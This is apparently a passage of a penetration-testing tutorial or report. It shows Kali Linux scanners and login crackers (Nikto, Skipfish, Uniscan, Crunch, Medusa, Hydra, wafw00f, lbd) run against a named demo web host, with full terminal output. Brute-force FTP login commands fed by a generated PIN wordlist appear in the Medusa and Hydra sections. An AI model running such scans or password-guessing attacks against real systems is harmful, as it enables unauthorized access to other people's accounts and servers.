2)  
[*] Nmap: NSOCK ERROR [3.9480s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #2): Protocol not available (9  
2)  
[*] Nmap: NSOCK ERROR [3.9480s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #3): Protocol not available (9  
2)  
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 23:26  
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 23:26, 0.09s elapsed  
[*] Nmap: Initiating SYN Stealth Scan at 23:26  
[*] Nmap: Couldn't open a raw socket. Error: Permission denied (13)  
[!] Nmap: Nmap execution failed, status code: 1  
[*] Nmap (2): Completed Parallel DNS resolution of 1 host. at 23:26, 0.27s elapsed  
[*] Nmap (2): Initiating SYN Stealth Scan at 23:26  
[*] Nmap (2): Couldn't open a raw socket. Error: Permission denied (13)  
[!] Nmap (2): Nmap execution failed, status code: 1  
[*] DNS Bruteforcer: 6.29% percent done...  
[*] DNS Bruteforcer: 7.34% percent done...  
[*] Nikto: + 6493 items checked: 0 error(s) and 0 item(s) reported on remote host  
[*] Nikto: + End Time: 2018-05-22 23:26:45 (GMT5.5) (28 seconds)  
[*] Nikto: -----  
[*] Nikto: + 1 host(s) tested  
[*] Nikto: Nikto found 0 vulnerabilities for host: demo.rcplindiaonline.com  
[*] DNS Bruteforcer: 8.39% percent done...
```


## SKIPFISH:

**Skipfish** is an active web application security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes.

```
pd@DESKTOP-PPDHIE1: ~  
skipfish version 2.10b by lcamtuf@google.com  
  
- demo.rcplindiaonline.com -  
  
Scan statistics:  
  
  Scan time : 0:01:12.570  
  HTTP requests : 880 (12.1/s), 427 kB in, 273 kB out (9.7 kB/s)  
  Compression : 0 kB in, 0 kB out (0.0% gain)  
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops  
  TCP handshakes : 18 total (48.9 req/conn)  
  TCP faults : 0 failures, 0 timeouts, 8 purged  
  External links : 0 skipped  
  Reqs pending : 0  
  
Database statistics:  
  
  Pivots : 5 total, 5 done (100.00%)  
  In progress : 0 pending, 0 init, 0 attacks, 0 dict  
  Missing nodes : 0 spotted  
  Node types : 1 serv, 1 dir, 0 file, 1 pinfo, 0 unkn, 2 par, 0 val  
  Issues found : 8 info, 0 warn, 0 low, 6 medium, 0 high impact  
  Dict size : 6 words (6 new), 0 extensions, 104 candidates  
  Signatures : 77 total  
  
[+] Copying static resources...  
[+] Sorting and annotating crawl nodes: 5  
[+] Looking for duplicate entries: 5  
[+] Counting unique nodes: 5  
[+] Saving pivot data for third-party tools...  
[+] Writing scan description...  
[+] Writing crawl tree: 5  
[+] Generating summary views...  
[+] Report saved to '/root/rcplindiaonline/index.html' [0x5c1bc0d5].  
[+] This was a great day for science!  
  
root@DESKTOP-PPDHIE1:~#
```

## UNISCAN:

Uniscan is a simple Remote File Include, Local File Include and Remote Command Execution vulnerability scanner.



```
pd@DESKTOP-PPDHIE1: ~  
root@DESKTOP-PPDHIE1:~# uniscan -u http://demo.rcplindiaonline.com -w  
#####  
# Uniscan project #  
# http://uniscan.sourceforge.net/ #  
#####  
V. 6.3  
  
Scan date: 22-5-2018 23:46:10  
=====
```

Domain: http://demo.rcplindiaonline.com/
Server: Apache/2.4.6 (Red Hat Enterprise Linux) PHP/5.4.16
IP: 52.66.187.228

```
=====
```

File check:
[+] CODE: 200 URL: http://demo.rcplindiaonline.com/login.php

```
=====
```

Scan end date: 22-5-2018 23:46:43

HTML report saved in: report/demo.rcplindiaonline.com.html

```
root@DESKTOP-PPDHIE1:~#
```

➔ *Uniscan -u http://demo.rcplindiaonline.com -w*

```
pd@DESKTOP-PPDHIE1: ~
root@DESKTOP-PPDHIE1:/usr/share/uniscan/report# uniscan -u http://demo.rcplindiaonline.com -w
#####
# Uniscan project                #
# http://uniscan.sourceforge.net/ #
#####
V. 6.3

Scan date: 22-5-2018 23:50:59
=====
| Domain: http://demo.rcplindiaonline.com/
| Server: Apache/2.4.6 (Red Hat Enterprise Linux) PHP/5.4.16
| IP: 52.66.187.228
=====

| File check:
| [+] CODE: 200 URL: http://demo.rcplindiaonline.com/login.php
=====

Scan end date: 22-5-2018 23:51:28

HTML report saved in: report/demo.rcplindiaonline.com.html
root@DESKTOP-PPDHIE1:/usr/share/uniscan/report# cd /usr/share/uniscan/report/
root@DESKTOP-PPDHIE1:/usr/share/uniscan/report# ls
css.css demo.rcplindiaonline.com.html images index.php uniscan.html
root@DESKTOP-PPDHIE1:/usr/share/uniscan/report# firefox demo.rcplindiaonline.com.html
```

- The output is stored in report/demo.rcplindiaonline.com.html
- Cd /urs/share/uniscan/report/
- Firefox demo.rcplindiaonline.com.html

Most Visited

Offensive Security

Kali Linux

Kali Docs

Kali Tools

Exploit-DB

Aircrack-ng

Kali Forums

NetHunter

Getting Started

  
**Uniscan**  
Web Vulnerability Scanner

SCAN TIME

Scan Started: 15/5/2018 20:25:16

TARGET

Domain <http://demo.rcplindiaonline.com/>

Server Banner Apache/2.4.6 (Red Hat Enterprise Linux) PHP/5.4.16

Target IP: 52.66.187.228

CRAWLING

Directory check:  
CODE: 200 URL: <http://demo.rcplindiaonline.com/command/>  
CODE: 200 URL: <http://demo.rcplindiaonline.com/icons/>


SCAN TIME

Scan Finished: 15/5/2018 20:26:35



## **CRUSH:**

Crunch is a wordlist generator where you can specify a standard character set or a character set you specify. crunch can generate all possible combinations and permutations.



```
pd@DESKTOP-PPDHIE1: ~  
root@DESKTOP-PPDHIE1:~# crunch 4 4 123456 -o num.txt  
Crunch will now generate the following amount of data: 6480 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 1296  
  
crunch: 100% completed generating output  
root@DESKTOP-PPDHIE1:~# cat num.txt  
1111  
1112  
1113  
1114  
1115  
1116  
1121  
1122  
1123  
1124  
1125  
1126  
1131  
1132  
1133  
1134  
1135  
1136  
1141  
1142  
1143  
1144  
1145  
1146  
1151  
1152  
1153  
1154  
1155
```

## Medusa:

Medusa is intended to be a speedy, massively parallel, modular, login brute-force. It supports many protocols: AFP, CVS, FTP, HTTP, IMAP, rlogin, SSH, Subversion, and VNC to name a few. Other online crackers are THC Hydra and Ncrack.

```
pd@DESKTOP-PPDHIE1: ~  
root@DESKTOP-PPDHIE1:~# medusa -h demo.rcplindiaonline.com -u test -P /root/num.txt -M ftp  
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>  
  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1111 (1  
of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1112 (2  
of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1113 (3  
of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1114 (4  
of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1115 (5  
of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1116 (6  
of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1121 (7  
of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1122 (8  
of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1123 (9  
of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1124 (1  
0 of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1125 (1  
1 of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1126 (1  
2 of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1131 (1  
3 of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1132 (1  
4 of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1133 (1  
5 of 1296 complete)  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1134 (1  
6 of 1296 complete)  
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are aborting.  
ACCOUNT CHECK: [ftp] Host: demo.rcplindiaonline.com (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 1135 (1  
7 of 1296 complete)  
ALERT: To resume scan, add the following to your original command: "-Z h1u1."
```

## **Hydra:**

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

```
pd@DESKTOP-PPDHIE1: ~  
root@DESKTOP-PPDHIE1:~# hydra-wizard  
  
Welcome to the Hydra Wizard  
  
Enter the service to attack (eg: ftp, ssh, http-post-form): ftp  
Enter the target to attack (or filename with targets): demo.rcplindiaonline.com  
Enter a username to test or a filename: sites.txt  
Enter a password to test or a filename: priya  
If you want to test for passwords (s)ame as login, (n)ull or (r)everse login, enter these letters without spaces (e.g. "sr") or leave empty otherwise:  
Port number (press enter for default): 80  
  
The following options are supported by the service module:  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-23 00:08:11  
  
Help for module ftp:  
=====  
The Module ftp does not need or support optional parameters  
  
If you want to add module options, enter them here (or leave empty):  
  
The following command will be executed now:  
hydra -l sites.txt -p priya -u -s 80 demo.rcplindiaonline.com ftp  
  
Do you want to run the command now? [Y/n] y  
  
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2018-05-23 00:08:25  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking ftp://demo.rcplindiaonline.com:80/
```

**WafwOOf:**

wafw00f is a security tool to perform fingerprinting on web applications and detect any web application firewall in use.

```
root@DESKTOP-PPDHIE1:~# wafw00f demo.rcplindiaonline.com
```

^ ^

```
|//7//.'\\//|//7//.'\\.'\\//  
|v v//o//|v v//o//o//  
|_n,'/_n//|_n,'\\,'\\,'\\//  
      <  
      ...'
```


WAFw00F - Web Application Firewall Detection Tool

By Sandro Gauci & Wendel G. Henrique

Checking http://demo.rcplindiaonline.com  
Generic Detection results:  
No WAF detected by the generic detection  
Number of requests: 13  
root@DESKTOP-PPDHIE1:~#

## **Lbd:**

lbd (load balancing detector) detects if a given domain uses DNS and/or HTTP Load-Balancing .

A screenshot of a Windows terminal window. The title bar shows 'pd@DESKTOP-PPDHIE1: ~'. The command prompt shows 'root@DESKTOP-PPDHIE1:~# lbd http://demo.rcplindiaonline.com'. The output of the command is: 'lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing. Written by Stefan Behte (http://ge.mine.nu) Proof-of-concept! Might give false positives. Checking for DNS-Loadbalancing: NOT FOUND Checking for HTTP-Loadbalancing [Server:]'. The terminal window has a black background with white text. The Windows taskbar is visible at the bottom, showing the search bar, task view, and various application icons including WhatsApp, Edge, File Explorer, and Kali Linux. The system tray shows the date and time as 00:45 on 23-05-2018.


```
pd@DESKTOP-PPDHIE1: ~
root@DESKTOP-PPDHIE1:~# lbd http://demo.rcplindiaonline.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
      Written by Stefan Behte (http://ge.mine.nu)
      Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
